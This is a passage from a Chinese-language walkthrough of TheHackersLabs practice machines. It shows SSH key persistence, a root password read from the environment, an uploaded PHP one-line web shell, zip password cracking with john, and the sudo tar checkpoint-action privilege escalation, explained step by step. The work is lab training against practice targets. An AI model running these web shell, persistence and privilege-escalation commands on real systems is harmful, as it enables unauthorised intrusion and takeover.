LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
─────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─────────────────────────────
 RAX  0
 RBX  0
 RCX  0
 RDX  0
 RDI  0
 RSI  0
 R8   0
 R9   0
 R10  0
 R11  0
 R12  0
 R13  0
 R14  0
 R15  0
 RBP  0
 RSP  0x7fffffffed00 ◂— 1
 RIP  0x7ffff7fe5a50 ◂— mov rdi, rsp
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
 ► 0x7ffff7fe5a50    mov    rdi, rsp     RDI => 0x7fffffffed00 ◂— 1
   0x7ffff7fe5a53    call   0x7ffff7fe6650              <0x7ffff7fe6650>

   0x7ffff7fe5a58    mov    r12, rax
   0x7ffff7fe5a5b    mov    rdx, qword ptr [rsp]
   0x7ffff7fe5a5f    mov    rsi, rdx
   0x7ffff7fe5a62    mov    r13, rsp
   0x7ffff7fe5a65    and    rsp, 0xfffffffffffffff0
   0x7ffff7fe5a69    mov    rdi, qword ptr [rip + 0x175b0]     RDI, [_rtld_global]
   0x7ffff7fe5a70    lea    rcx, [r13 + rdx*8 + 0x10]
   0x7ffff7fe5a75    lea    rdx, [r13 + 8]
   0x7ffff7fe5a79    xor    ebp, ebp                           EBP => 0
───────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────
00:0000│ rsp 0x7fffffffed00 ◂— 1
01:0008│     0x7fffffffed08 —▸ 0x7fffffffeee3 ◂— '/bin/true'
02:0010│     0x7fffffffed10 ◂— 0
03:0018│     0x7fffffffed18 —▸ 0x7fffffffeeed ◂— 'SHELL=/bin/bash'
04:0020│     0x7fffffffed20 —▸ 0x7fffffffeefd ◂— 'PWD=/home/Rodri'
05:0028│     0x7fffffffed28 —▸ 0x7fffffffef0d ◂— 'LOGNAME=Rodri'
06:0030│     0x7fffffffed30 —▸ 0x7fffffffef1b ◂— 'SYSTEMD_EXEC_PID=1068'
07:0038│     0x7fffffffed38 —▸ 0x7fffffffef31 ◂— 'HOME=/home/Rodri'
─────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────
 ► 0   0x7ffff7fe5a50 None
   1              0x1 None
   2   0x7fffffffeee3 None
   3              0x0 None
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> remote put binary.elf binary.elf
Successfully sent file "binary.elf".
pwndbg> set remote exec-file /home/Rodri/binary.elf
pwndbg> run
run 了后,我们就在 kali 拿到用户 Rodri 的 shell,接下来就像最上面那样维持下 shell,不过这里有个新的路线,我们配置一个.ssh/authorized_keys,直接 ssh 远程连靶机,这样做的话,我们后续要是有文件上传等操作,直接 scp 上去就好了
温馨提示,这里生成 ssh 公钥的操作一定要在新的终端进行,不能直接退出 pwndgb,否则 Rodri 的 shell 就维持失效了
# 攻击机
ssh-keygen -t rsa -b 4096 -f rodri_key
cat rodri_key.pub
# 靶机
mkdir -p /home/Rodri/.ssh
chmod 700 /home/Rodri/.ssh
echo "ssh-rsa...我们攻击机生成的rodri_key.pub" > /home/Rodri/.ssh/authorized_keys
chmod 600 /home/Rodri/.ssh/authorized_keys
chown -R Rodri:Rodri /home/Rodri/.ssh/
接下来退出 pwndbg 都没问题
(base) yolo@yolo:~/Desktop/tools$ ssh -i rodri_key Rodri@10.161.145.95
The authenticity of host '10.161.145.95 (10.161.145.95)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:31: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.145.95' (ED25519) to the list of known hosts.
Linux Thehackerslabs-LavaShop 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Rodri@Thehackerslabs-LavaShop:~$
然后提 root 的话,进行了常见的 suid 文件,cron*日志等等,没找到合适的,然后在 env 里面看到了 ROOT_PASS
Rodri@Thehackerslabs-LavaShop:~$ env
SHELL=/bin/bash
ROOT_PASS=lalocadelaslamparas
......
Rodri@Thehackerslabs-LavaShop:~$ su root
Contraseña:
root@Thehackerslabs-LavaShop:/home/Rodri# ls
binary.elf  linpeas.sh  user.txt
root@Thehackerslabs-LavaShop:/home/Rodri# cd
root@Thehackerslabs-LavaShop:~# ls
root.txt
root@Thehackerslabs-LavaShop:~# cat root.txt
60493ecb4b8037433e58499?????????
root@Thehackerslabs-LavaShop:~#
Uploader
提示: 靶机跳转传送门 Uploader
信息搜集
base) yolo@yolo:~$ nmap -sV -Pn 10.161.149.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-09 21:34 CST
Nmap scan report for 10.161.149.147
Host is up (0.76s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
(base) yolo@yolo:~$ dirsearch -u http://10.161.149.147/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_10.161.149.147/__25-11-09_21-42-42.txt

Target: http://10.161.149.147/

[21:42:42] Starting:
[21:42:43] 403 -  279B  - /.ht_wsr.txt
[21:42:43] 403 -  279B  - /.htaccess.orig
[21:42:43] 403 -  279B  - /.htaccess.bak1
[21:42:43] 403 -  279B  - /.htaccess_sc
[21:42:43] 403 -  279B  - /.htaccess.save
[21:42:43] 403 -  279B  - /.htaccess.sample
[21:42:43] 403 -  279B  - /.htaccessBAK
[21:42:43] 403 -  279B  - /.htaccessOLD
[21:42:43] 403 -  279B  - /.htaccess_orig
[21:42:43] 403 -  279B  - /.htaccessOLD2
[21:42:43] 403 -  279B  - /.htaccess_extra
[21:42:43] 403 -  279B  - /.html
[21:42:43] 403 -  279B  - /.htm
[21:42:43] 403 -  279B  - /.htpasswd_test
[21:42:43] 403 -  279B  - /.htpasswds
[21:42:43] 403 -  279B  - /.httr-oauth
[21:42:44] 403 -  279B  - /.php
[21:43:02] 403 -  279B  - /server-status/
[21:43:02] 403 -  279B  - /server-status
[21:43:05] 200 -    1KB - /upload.php
[21:43:06] 301 -  318B  - /uploads  ->  http://10.161.149.147/uploads/
[21:43:06] 200 -  513B  - /uploads/

Task Completed
(base) yolo@yolo:~$
get shell
这道题真的 ez,我随手上传了一个 phpinfo,结果发现里面自带文件包含

那么直接写 php 一句话木马好了<?php system($_GET['cmd']);?>

接下来就弹下 shell 好了

接下来读取/home 下的 Readme.txt

让我找到一个关键压缩包,那么就全局查找好了
www-data@TheHackersLabs-Operator:/srv/secret$ find / -name "*.zip" 2>/dev/null
/srv/secret/File.zip
接下来开点小灶吧,我通过 php 一句话木马连接的 shell,一般是通过 python 起个 web 服务,把文件下载下来,不过这里还有个方法,就是把文件复制给 web 的 uploads 下面,可以直接下载
www-data@TheHackersLabs-Operator:/srv/secret$ find / -name "*.zip" 2>/dev/null
/srv/secret/File.zip
<rator:/srv/secret$ cp /srv/secret/File.zip /var/www/html/uploads/
www-data@TheHackersLabs-Operator:/srv/secret$ cd /srv/secret/
www-data@TheHackersLabs-Operator:/srv/secret$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.161.198.137 - - [09/Nov/2025 14:07:32] "GET /File.zip HTTP/1.1" 200 -
两个方法都在上面了
怎么能这样呢,这个压缩包被加密了的
(base) yolo@yolo:~$ zip2john File.zip > ziphash
ver 2.0 File.zip/Credentials/ is not encrypted, or stored with non-handled compression type
(base) yolo@yolo:~$ john ziphash --wordlist=/snap/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size [KiB]) is 1 for all loaded hashes
Will run 32 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
121288           (File.zip/Credentials/Credentials.txt)
1g 0:00:00:00 DONE (2025-11-09 22:16) 3.704g/s 242725p/s 242725c/s 242725C/s 123456..ryanscott
Use the "--show" option to display all of the cracked passwords reliably
Session completed
真好,是个弱密码
解压拿到用户密码
User: operatorx


Password: d0970714757783e6cf17b26fb8e2298f
尝试好几次,登不上去,感觉是 md5,解密下出来
怎么也是超级弱密码啊,我感觉能直接 suForce 爆破登录
to root
operatorx@TheHackersLabs-Operator:~$ sudo -l
Matching Defaults entries for operatorx on TheHackersLabs-Operator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User operatorx may run the following commands on TheHackersLabs-Operator:
    (ALL) NOPASSWD: /usr/bin/tar
operatorx@TheHackersLabs-Operator:~$ sudo /usr/bin/tar -h
/usr/bin/tar: You must specify one of the '-Acdtrux', '--delete' or '--test-label' options
Try '/usr/bin/tar --help' or '/usr/bin/tar --usage' for more information.
operatorx@TheHackersLabs-Operator:~$ sudo /usr/bin/tar --usage
Usage: tar [-AcdrtuxGnSkUWOmpsMBiajJzZhPlRvwo?] [-g FILE] [-C DIR] [-T FILE]
            [-X FILE] [-f ARCHIVE] [-F NAME] [-L NUMBER] [-b BLOCKS]
            [-H FORMAT] [-V TEXT] [-I PROG] [-K MEMBER-NAME] [-N DATE-OR-FILE]
            [--catenate] [--concatenate] [--create] [--delete] [--diff]
            [--compare] [--append] [--test-label] [--list] [--update]
            [--extract] [--get] [--check-device] [--listed-incremental=FILE]
            [--incremental] [--hole-detection=TYPE] [--ignore-failed-read]
            [--level=NUMBER] [--no-check-device] [--no-seek] [--seek]
            [--occurrence[=NUMBER]] [--sparse-version=MAJOR[.MINOR]] [--sparse]
            [--add-file=FILE] [--directory=DIR] [--exclude=PATTERN]
            [--exclude-backups] [--exclude-caches] [--exclude-caches-all]
            [--exclude-caches-under] [--exclude-ignore=FILE]
            [--exclude-ignore-recursive=FILE] [--exclude-tag=FILE]
            [--exclude-tag-all=FILE] [--exclude-tag-under=FILE] [--exclude-vcs]
            [--exclude-vcs-ignores] [--no-null] [--no-recursion] [--no-unquote]
            [--no-verbatim-files-from] [--null] [--recursion]
            [--files-from=FILE] [--unquote] [--verbatim-files-from]
            [--exclude-from=FILE] [--anchored] [--ignore-case] [--no-anchored]
            [--no-ignore-case] [--no-wildcards] [--no-wildcards-match-slash]
            [--wildcards] [--wildcards-match-slash] [--keep-directory-symlink]
            [--keep-newer-files] [--keep-old-files] [--no-overwrite-dir]
            [--one-top-level[=DIR]] [--overwrite] [--overwrite-dir]
            [--recursive-unlink] [--remove-files] [--skip-old-files]
            [--unlink-first] [--verify] [--ignore-command-error]
            [--no-ignore-command-error] [--to-stdout] [--to-command=COMMAND]
            [--atime-preserve[=METHOD]] [--clamp-mtime]
            [--delay-directory-restore] [--group=NAME] [--group-map=FILE]
            [--mode=CHANGES] [--mtime=DATE-OR-FILE] [--touch]
            [--no-delay-directory-restore] [--no-same-owner]
            [--no-same-permissions] [--numeric-owner] [--owner=NAME]
            [--owner-map=FILE] [--preserve-permissions] [--same-permissions]
            [--same-owner] [--sort=ORDER] [--preserve-order] [--same-order]
            [--acls] [--no-acls] [--no-selinux] [--no-xattrs] [--selinux]
            [--xattrs] [--xattrs-exclude=MASK] [--xattrs-include=MASK]
            [--force-local] [--file=ARCHIVE] [--info-script=NAME]
            [--new-volume-script=NAME] [--tape-length=NUMBER] [--multi-volume]
            [--rmt-command=COMMAND] [--rsh-command=COMMAND] [--volno-file=FILE]
            [--blocking-factor=BLOCKS] [--read-full-records] [--ignore-zeros]
            [--record-size=NUMBER] [--format=FORMAT] [--  gnu] [--  oldgnu] [--
             pax] [--  posix] [--  ustar] [--  v7] [--old-archive]
            [--portability]
            [--pax-option=keyword[[:]=value][,keyword[[:]=value]]...] [--posix]
            [--label=TEXT] [--auto-compress] [--use-compress-program=PROG]
            [--bzip2] [--xz] [--lzip] [--lzma] [--lzop] [--no-auto-compress]
            [--zstd] [--gzip] [--gunzip] [--ungzip] [--compress] [--uncompress]
            [--backup[=CONTROL]] [--hard-dereference] [--dereference]
            [--starting-file=MEMBER-NAME] [--newer-mtime=DATE]
            [--newer=DATE-OR-FILE] [--after-date=DATE-OR-FILE]
            [--one-file-system] [--absolute-names] [--suffix=STRING]
            [--strip-components=NUMBER] [--transform=EXPRESSION]
            [--xform=EXPRESSION] [--checkpoint[=NUMBER]]
            [--checkpoint-action=ACTION] [--full-time] [--index-file=FILE]
            [--check-links] [--no-quote-chars=STRING] [--quote-chars=STRING]
            [--quoting-style=STYLE] [--block-number] [--show-defaults]
            [--show-omitted-dirs] [--show-snapshot-field-ranges]
            [--show-transformed-names] [--show-stored-names]
            [--totals[=SIGNAL]] [--utc] [--verbose] [--warning=KEYWORD]
            [--interactive] [--confirmation] [--help] [--restrict] [--usage]
            [--version] [FILE]...
发现这里有个 sudo 无密码执行 tar
直接来这里查https://gtfobins.github.io/gtfobins/tar/
成功拿到 root 的 shell
sudo /usr/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh接下来使用/usr/bin/script -qc /bin/bash /dev/null将 shell 维持一下,然后就 over 了

对了,我们解析下最后提权的 payload
payload 各部分解析
sudo- 以 root 权限执行命令/usr/bin/tar- tar 命令的完整路径-cf /dev/null /dev/null-c= 创建归档文件-f /dev/null= 输出到/dev/null(空设备,丢弃输出)/dev/null= 要归档的文件(实际上不需要真实文件)
--checkpoint=1- 设置检查点间隔为 1 个记录
- 每处理 1 个文件就触发一次检查点
--checkpoint-action=exec=/bin/sh- 关键部分:在检查点触发时执行
/bin/sh - 由于以 root 权限运行,所以启动的是 root shell
- 关键部分:在检查点触发时执行

Dragon
提示: 靶机跳转传送门 Dragon
 ### 信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.159.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-10 18:21 CST
Nmap scan report for 10.161.159.35
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
先关注下 80 的 web 端口
dirsearch -u http://10.161.159.35/扫描了路径,拿到了 secret/
